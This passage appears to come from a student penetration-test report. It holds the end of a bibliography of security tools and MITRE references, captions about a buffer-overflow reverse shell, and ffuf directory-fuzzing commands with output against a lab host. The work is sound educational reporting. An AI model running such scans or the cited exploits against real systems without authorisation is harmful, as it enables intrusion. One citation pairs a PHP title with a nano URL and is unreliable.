[50] Weilin Zhong, Wichers, Amwestgate, Rezos, Clow808, KristenS, Jason Li, Andrew Smith, Jmanico, Tal Mel, kingthorin (Rick M. *Command Injection*. OWASP Foundation, Inc. URL: https://owasp.org/www-community/attacks/Command_Injection (accessed on 05/24/2026).

[51] Daniel Stenberg et al. *curl*. URL: https://curl.se/docs/manpage.html (accessed on 05/26/2026).

[52] Michael Kerrisk. *Chapter 31. Of Zeros and Nulls*. URL: https://man7.org/linux/man-pages/man1/script.1.html (accessed on 05/23/2026).

[53] *Chapter 31. Of Zeros and Nulls*. Linux Documentation Project. URL: https://tldp.org/LDP/abs/html/zeros.html#ZEROSREF (accessed on 05/23/2026).

[54] *The Open Group Base Specifications Issue 8 - IEEE Std 1003.1-2024*. The IEEE and The Open Group. URL: https://pubs.opengroup.org/onlinepubs/9799919799/utilities/stty.html (accessed on 05/23/2026).

[55] Chris Allegretta, Benno Schulenberg. *GNU Nano - Man Page*. URL: https://www.nano-editor.org/dist/latest/nano.1.html (accessed on 05/23/2026).

[56] *mysqli::query*. The PHP Documentation Group. URL: https://www.nano-editor.org/dist/latest/nano.1.html (accessed on 05/24/2026).

[57] *shell-exec*. The PHP Documentation Group. URL: https://www.php.net/manual/en/function.shell-exec.php (accessed on 05/24/2026).

[58] psypanda. *HashID Man Page*. URL: https://github.com/psypanda/hashID/blob/master/doc/man/hashid.7 (accessed on 05/25/2026).

[59] *GAWK: Effective AWK Programming*. Free Software Foundation, Inc. URL: https://www.gnu.org/software/gawk/manual/gawk.html (accessed on 05/25/2026).

[60] *md5*. The PHP Documentation Group. URL: https://www.php.net/manual/en/function.md5.php (accessed on 05/25/2026).

[61] Robin Wood (digininja). *CeWL - Custom Word List generator*. URL: https://github.com/digininja/CeWL#usage (accessed on 05/26/2026).

[62] magnumripper et. al. *John The Ripper Docs - Options*. URL: https://github.com/openwall/john/blob/bleeding-jumbo/doc/OPTIONS (accessed on 05/26/2026).

[63] magnumripper et. al. *John The Ripper Docs - Options*. URL: https://github.com/openwall/john/blob/bleeding-jumbo/doc/MODES (accessed on 05/26/2026).

[64] Jens Steube. *Rule-based Attack*. URL: https://hashcat.net/wiki/doku.php?id=rule_based_attack (accessed on 05/26/2026).

[65] Jens Steube. *hashcat*. URL: https://hashcat.net/wiki/doku.php?id=hashcat (accessed on 05/26/2026).

[66] Hauser Heuse, Marc van. *hydra*. Version 9.2. Mar. 2021. URL: https://github.com/vanhauser-thc/thc-hydra (accessed on 05/26/2026).

[67] The MITRE Corporation. *MITRE ATT&CK Tactic - Privilege Escalation*. The MITRE Corporation. URL: https://attack.mitre.org/tactics/TA0004 (accessed on 05/29/2026).

[68] The MITRE Corporation. *MITRE ATT&CK Technique - Unsecured Credentials: Shell History*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1552/003 (accessed on 05/29/2026).

[69] The MITRE Corporation. *MITRE ATT&CK Technique - Valid Accounts: Domain Accounts*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1078/003 (accessed on 05/29/2026).

[70] carlospolop. *linpeas.sh*. Mar. 2021. URL: https://github.com/peass-ng/PEASS-ng/releases/download/20260521-859cab5f/linpeas.sh (accessed on 05/26/2026).

[71] The MITRE Corporation. *MITRE ATT&CK Technique - Unsecured Credentials: Private Keys*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1552/004 (accessed on 05/29/2026).

[72] The MITRE Corporation. *MITRE ATT&CK Technique - Abuse Elevation Control Mechanism*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1548 (accessed on 05/29/2026).

[73] Nils Adermann, Jordi Boggiano. *Scripts*. URL: https://getcomposer.org/doc/articles/scripts.md#running-scripts-manually (accessed on 05/26/2026).

[74] *exec*. The PHP Documentation Group. URL: https://www.php.net/manual/en/function.exec.php (accessed on 05/24/2026).

[75] Nils Adermann, Jordi Boggiano. *Executing PHP scripts*. URL: https://getcomposer.org/doc/articles/scripts.md#executing-php-scripts (accessed on 05/26/2026).

[76] The MITRE Corporation. *MITRE ATT&CK Technique - Command and Scripting Interpreter: Unix Shell*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1059/004 (accessed on 05/23/2026).

[77] Mozilla Corporation and individual contributors. *Strict-Transport-Security heade*. Mozilla Corporation. URL: https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/Strict-Transport-Security (accessed on 05/21/2026).

[78] Mozilla Corporation and individual contributors. *Permissions-Policy header*. Mozilla Corporation. URL: https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/Permissions-Policy (accessed on 05/21/2026).

[79] samguy. *phpMyAdmin 4.8.1 - Remote Code Execution (RCE)*. OffSec Services Limited. URL: https://www.exploit-db.com/exploits/50457 (accessed on 05/21/2026).

[80] The MITRE Corporation. *MITRE ATT&CK Technique - Phishing: Spearphishing Link*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1566/002 (accessed on 04/23/2026).

[81] The MITRE Corporation. *MITRE ATT&CK Technique - Social Engineering: Email Spoofing*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1684/002 (accessed on 06/12/2026).

[82] *Sysmon Event ID 1: Process Creation*. Elasticsearch B.V. URL: https://www.elastic.co/docs/reference/security/prebuilt-rules/audit_policies/windows/sysmon_eventid1_process_creation (accessed on 06/13/2026).

[83] Microsoft. *about_PowerShell.exe*. Microsoft Learn. URL: https://learn.microsoft.com/de-de/powershell/module/microsoft.powershell.core/about/about_powershell_exe?view=powershell-5.1 (accessed on 06/11/2026).

[84] Microsoft. *Invoke-WebRequest*. Microsoft Learn. Aug. 11, 2020. URL: https://learn.microsoft.com/de-de/powershell/module/microsoft.powershell.utility/invoke-webrequest?view=powershell-7.6 (accessed on 06/11/2026).

[85] The MITRE Corporation. *MITRE ATT&CK Technique - Ingress Tool Transfer*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1105 (accessed on 06/13/2026).

[86] Microsoft. *Invoke-Expression*. Microsoft Learn. URL: https://learn.microsoft.com/de-de/powershell/module/microsoft.powershell.utility/invoke-expression?view=powershell-7.6 (accessed on 06/11/2026).

[87] Jaap Keuter, Uli Heilmeier, Chuck Craft. *Wireshark Display Filters*. Microsoft Learn. URL: https://wiki.wireshark.org/DisplayFilters (accessed on 06/11/2026).

[88] The MITRE Corporation. *MITRE ATT&CK Technique - User Execution: Malicious Copy and Paste*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1204/004 (accessed on 06/13/2026).

[89] The MITRE Corporation. *MITRE ATT&CK Technique - Data Encrypted for Impact*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1486 (accessed on 06/11/2026).

[90] FIRST. *CVSS v4.0 Calculator*. Forum of Incident Response and Security Teams, Inc. URL: https://www.first.org/cvss/calculator/4.0 (accessed on 05/14/2026).

[91] The MITRE Corporation. *CWE-120: Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')*. The MITRE Corporation. URL: https://cwe.mitre.org/data/definitions/120.html (accessed on 04/23/2026).

[92] Stephen Bradshaw. *VulnServer Application*. URL: https://github.com/stephenbradshaw/vulnserver (accessed on 05/04/2026).

[93] Microsoft. *strcpy, wcscpy, _mbscpy*. Microsoft Learn. URL: https://learn.microsoft.com/en-us/cpp/c-runtime-library/reference/strcpy-wcscpy-mbscpy (accessed on 05/15/2026).

[94] The MITRE Corporation. *MITRE ATT&CK Mitigation - Exploit Protection*. URL: https://attack.mitre.org/mitigations/M1050 (accessed on 04/23/2026).

[95] The MITRE Corporation. *MITRE ATT&CK Mitigation - Detection of Active Scanning*. The MITRE Corporation. URL: https://attack.mitre.org/detectionstrategies/DET0830 (accessed on 04/23/2026).

[96] The MITRE Corporation. *MITRE ATT&CK Mitigation - Detection of Vulnerability Scanning*. The MITRE Corporation. URL: https://attack.mitre.org/detectionstrategies/DET0867 (accessed on 04/23/2026).

[97] The MITRE Corporation. *MITRE ATT&CK Detection - Exploit Public-Facing Application – multi-signal correlation (request → error → post-exploit process/egress)*. The MITRE Corporation. URL: https://attack.mitre.org/detectionstrategies/DET0080 (accessed on 04/23/2026).

[98] The MITRE Corporation. *MITRE ATT&CK Mitigation - Filter Network Traffic*. URL: https://attack.mitre.org/mitigations/M1037 (accessed on 04/23/2026).

[99] The MITRE Corporation. *MITRE ATT&CK Detection - Detection of Command and Control Over Application Layer Protocols*. The MITRE Corporation. URL: https://attack.mitre.org/detectionstrategies/DET0444 (accessed on 04/23/2026).

[100] The MITRE Corporation. *MITRE ATT&CK Mitigation - Application Isolation and Sandboxing*. URL: https://attack.mitre.org/mitigations/M1048 (accessed on 04/23/2026).

[101] The MITRE Corporation. *MITRE ATT&CK Mitigation - Network Segmentation*. URL: https://attack.mitre.org/mitigations/M1030 (accessed on 04/23/2026).

[102] The MITRE Corporation. *MITRE ATT&CK Mitigation - Priviliged Account Management*. URL: https://attack.mitre.org/mitigations/M1026 (accessed on 04/23/2026).

[103] The MITRE Corporation. *MITRE ATT&CK Mitigation - Vulnerability Scanning*. URL: https://attack.mitre.org/mitigations/M1016 (accessed on 04/23/2026).

[104] The MITRE Corporation. *CWE-548: Exposure of Information Through Directory Listing*. The MITRE Corporation. URL: https://cwe.mitre.org/data/definitions/548 (accessed on 05/29/2026).

[105] The MITRE Corporation. *CWE-759: Use of a One-Way Hash without a Salt*. The MITRE Corporation. URL: https://cwe.mitre.org/data/definitions/759 (accessed on 05/29/2026).

[106] Nugroho, Agung and Mantoro, Teddy. "Salt Hash Password Using MD5 Combination for Dictionary Attack Protection". In: *2023 6th International Conference of Computer and Informatics Engineering (IC2IE)*. 2023, pp. 292–296. DOI: 10.1109/IC2IE60547.2023.10331606.

[107] The MITRE Corporation. *CWE-521: Weak Password Requirements*. The MITRE Corporation. URL: https://cwe.mitre.org/data/definitions/521 (accessed on 05/29/2026).

[108] Shay, Richard, Komanduri, Saranga, Durity, Adam L., et al. "Designing Password Policies for Strength and Usability". In: *ACM Trans. Inf. Syst. Secur.* 18.4 (May 2016). ISSN: 1094-9224. DOI: 10.1145/2891411. URL: https://doi.org/10.1145/2891411.

[109] The MITRE Corporation. *CWE-1391: Use of Weak Credentials*. The MITRE Corporation. URL: https://cwe.mitre.org/data/definitions/1391 (accessed on 05/29/2026).

[110] The MITRE Corporation. *CWE-307: Improper Restriction of Excessive Authentication Attempts*. The MITRE Corporation. URL: https://cwe.mitre.org/data/definitions/307 (accessed on 04/29/2026).

[111] The MITRE Corporation. *CWE-308: Use of Single-factor Authentication*. The MITRE Corporation. URL: https://cwe.mitre.org/data/definitions/308 (accessed on 05/29/2026).

[112] The MITRE Corporation. *CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')*. The MITRE Corporation. URL: https://cwe.mitre.org/data/definitions/77 (accessed on 05/23/2026).

[113] *Prepared Statements*. The PHP Documentation Group. URL: https://www.php.net/manual/en/mysqli.quickstart.prepared-statements.php (accessed on 05/29/2026).

[114] The MITRE Corporation. *CWE-23: Relative Path Traversal*. The MITRE Corporation. URL: https://cwe.mitre.org/data/definitions/23 (accessed on 05/29/2026).

[115] The MITRE Corporation. *CWE-77: Improper Neutralization of Special Elements used in a Command ('Command Injection')*. The MITRE Corporation. URL: https://cwe.mitre.org/data/definitions/77 (accessed on 05/23/2026).

[116] The MITRE Corporation. *CWE-267: Privilege Defined With Unsafe Actions*. The MITRE Corporation. URL: https://cwe.mitre.org/data/definitions/267 (accessed on 06/01/2026).

[117] The MITRE Corporation. *CWE-272: Least Privilege Violation*. The MITRE Corporation. URL: https://cwe.mitre.org/data/definitions/272 (accessed on 06/01/2026).

[118] The MITRE Corporation. *CVE-2018-12613*. The MITRE Corporation. URL: https://www.cve.org/CVERecord?id=CVE-2018-12613 (accessed on 04/23/2026).

[119] The MITRE Corporation. *MITRE ATT&CK Mitigation - User Training*. The MITRE Corporation. URL: https://attack.mitre.org/mitigations/M1017 (accessed on 06/12/2026).

[120] The MITRE Corporation. *MITRE ATT&CK Mitigation - Software Configuration*. The MITRE Corporation. URL: https://attack.mitre.org/mitigations/M1054 (accessed on 06/12/2026).

[121] The MITRE Corporation. *MITRE ATT&CK Mitigation - Restrict Web-Based Content*. The MITRE Corporation. URL: https://attack.mitre.org/mitigations/M1021 (accessed on 06/12/2026).

[122] Jain, Ankit Kumar and Gupta, Brij B. "A Novel Approach to Protect Against Phishing Attacks at Client Side Using Auto-Updated White-List". In: *EURASIP Journal on Information Security* 2016.9 (2016), pp. 1–11. DOI: 10.1186/s13635-016-0034-3. URL: https://doi.org/10.1186/s13635-016-0034-3.

[123] The MITRE Corporation. *MITRE ATT&CK Detection Strategies - Detection Strategy for Spearphishing Links*. The MITRE Corporation. URL: https://attack.mitre.org/detectionstrategies/DET0107 (accessed on 06/12/2026).

[124] The MITRE Corporation. *MITRE ATT&CK Detection Strategies - Detect Social Engineering*. The MITRE Corporation. URL: https://attack.mitre.org/detectionstrategies/DET0899 (accessed on 06/12/2026).

8 Appendix

8.1 Buffer Overflow




Figure 153: No reverse shell when attacking with the old JMP ESP address post restart




Figure 154: Running attack using the impermanent address found after the restart




Figure 155: Reverse shell created by exploiting the impermanent post-restart JMP ESP location

119

8.2 Linux - Complete Pentest (Mesa)

```
┌──(student㉿kali)-[~/Pentest/4_Active_Scan/4_fuzzing/ffuf]
└─$ ffuf -c -ac -e .php,.html,.txt,.md,.sql,.save,.backup,.js,.jsx -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://mesa:1337/FUZZ --recursion-depth 5 -v -o ffuf_1337.json

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://mesa:1337/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
 :: Extensions       : .php .html .txt .md .sql .save .backup .js .jsx
 :: Output file      : ffuf_1337.json
 :: File format      : json
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

[Status: 200, Size: 483, Words: 34, Lines: 15, Duration: 1ms]
| URL | http://mesa:1337/index.html
    * FUZZ: index.html

[Status: 200, Size: 483, Words: 34, Lines: 15, Duration: 1ms]
| URL | http://mesa:1337/index.html
    * FUZZ: index.html

:: Progress: [47500/47500] :: Job [1/1] :: 22222 req/sec :: Duration: [0:00:02] :: Errors: 0 ::
```

Figure 156: Ffuf fuzzing on port 1337

```
┌──(student㉿kali)-[~/Pentest/4_Active_Scan/4_fuzzing/ffuf]
└─$ ffuf -c -ac -e .php,.html,.txt,.md,.sql,.save,.backup,.js,.jsx -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://mesa/FUZZ --recursion-depth 5 -v -o ffuf_80.json

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://mesa/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
 :: Extensions       : .php .html .txt .md .sql .save .backup .js .jsx
 :: Output file      : ffuf_80.json
 :: File format      : json
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

[Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 1ms]
| URL | http://mesa/backup
| --> | http://mesa/backup/
    * FUZZ: backup

[Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 1ms]
| URL | http://mesa/css
| --> | http://mesa/css/
    * FUZZ: css

[Status: 200, Size: 1, Words: 2, Lines: 1, Duration: 1ms]
| URL | http://mesa/db.php
    * FUZZ: db.php

[Status: 200, Size: 53, Words: 3, Lines: 1, Duration: 3ms]
| URL | http://mesa/delete.php
    * FUZZ: delete.php

[Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 1ms]
| URL | http://mesa/fonts
| --> | http://mesa/fonts/
    * FUZZ: fonts

[Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 0ms]
| URL | http://mesa/img
| --> | http://mesa/img/
    * FUZZ: img

[Status: 200, Size: 7996, Words: 1072, Lines: 197, Duration: 1ms]
| URL | http://mesa/index.html
    * FUZZ: index.html

[Status: 200, Size: 7996, Words: 1072, Lines: 197, Duration: 1ms]
| URL | http://mesa/index.html
    * FUZZ: index.html

[Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 1ms]
| URL | http://mesa/js
| --> | http://mesa/js/
    * FUZZ: js

[Status: 200, Size: 1801, Words: 809, Lines: 51, Duration: 1ms]
| URL | http://mesa/login.php
    * FUZZ: login.php

[Status: 302, Size: 1, Words: 2, Lines: 1, Duration: 2ms]
| URL | http://mesa/logout.php
| --> | login.php
    * FUZZ: logout.php

[Status: 302, Size: 969, Words: 131, Lines: 32, Duration: 2ms]
| URL | http://mesa/management.php
| --> | login.php
    * FUZZ: management.php

[Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 1ms]
| URL | http://mesa/phpmyadmin
| --> | http://mesa/phpmyadmin/
    * FUZZ: phpmyadmin

:: Progress: [47500/47500] :: Job [1/1] :: 28571 req/sec :: Duration: [0:00:02] :: Errors: 0 ::
```

Figure 157: Port 80 Ffuf result

